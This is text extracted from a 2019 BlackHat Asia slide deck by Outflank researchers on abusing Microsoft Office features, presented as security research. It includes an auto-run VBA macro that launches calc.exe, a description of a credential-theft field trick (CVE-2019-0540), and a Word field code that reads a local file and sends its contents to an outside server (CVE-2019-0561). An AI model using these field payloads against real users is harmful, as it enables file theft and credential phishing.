


A dark blue collage background featuring various elements from Alice in Wonderland, including playing cards (hearts, diamonds, clubs, spades), a pocket watch, a teapot, a book titled "Alice's Adventures in Wonderland", and a brain. The background has a faint grid pattern.

MS OFFICE IN WONDERLAND

Stan Hegt & Pieter Ceelen
BlackHat Asia, March 2019

OUTFLANK
clear advice with a hacker mindset

A dark, atmospheric illustration of Alice in Wonderland. Alice is on the left, looking back over her shoulder. The Mad Hatter is on the right, gesturing with his hands. Several white rabbits are scattered throughout the scene, some looking up at Alice. The background features large, stylized flowers and foliage.

Pieter Stan

Most MS Office malware focusses on well-known tricks such as DDE and VBA macros. But there is so much more functionality in Word and Excel that can be abused.

We'll take you on a journey down the rabbit hole!

View Insert Format Debug Run Tools Add-Ins Window Help



Ln 9, Col 1

Document1 - ThisDocument (Code)

(General)

```
Sub autoopen()
    Call malicious()
End Sub
```


```
Sub malicious()
```

```
    Shell "calc.exe"
```


```
End Sub
```

WHO NEEDS CODE
EXECUTION ANYWAY?

ABOUT FIELDS



INCLUDEPICTURE





Connecting to

Enter your credentials

CREDENTIAL THEFT



Username:

Password:

CVE-2019-0540

Domain:




Remember my credentials

OK

Cancel

CVE-2019-0540 – CREDENTIAL THEFT



- In the header of a DotX file
- INCLUDEPICTURE URL is made dynamic by adding the USERNAME field
- Word does not continue loading as long as picture is not loaded

```
</CreatePartitions>
<DiskID>0</DiskID>
<WillWipeDisk>true</WillWipeDisk>
</Disk>
<WillShowUI>OnError</WillShowUI>
</DiskConfiguration>
- <UserData>
  <AcceptEula>true</AcceptEula>
  <FullName>IEUser Administrator</FullName>
  <Organization>Microsoft</Organization>
  <ProductKey>*SENSITIVE*DATA*DELETED*</ProductKey>
</UserData>
- <ImageInstall>
  - <OSImage>
    - <InstallTo>
      <DiskID>0</DiskID>
      <PartitionID>3</PartitionID>
    </InstallTo>
    <WillShowUI>OnError</WillShowUI>
    <InstallToAvailablePartition>false</InstallToAvailablePartition>
  - <InstallFrom>
    - <MetaData wcm:action="add">
      <Key>/IMAGE/NAME</Key>
      <Value>Windows 10 Enterprise Evaluation</Value>
    </MetaData>
  </InstallFrom>
```

ARBITRARY FILE READ

CVE-2019-0561

CVE-2019-0561 – ARBITRARY FILE READING (1/2)

A revisit to CVE2002-1143

An attacker can potentially exploit this vulnerability to obtain the contents of files residing on a victim user's system.


```
{ INCLUDEPICTURE { QUOTE "http:\\www.alicesserver.com\" & { FILENAME \p } & { INCLUDETEXT "c:\\a.txt" } } \d }
```

In 2002, an includetext could read an arbitrary file.

MS Fix: the includetext field is not updated in various events and as such is no longer dynamic.

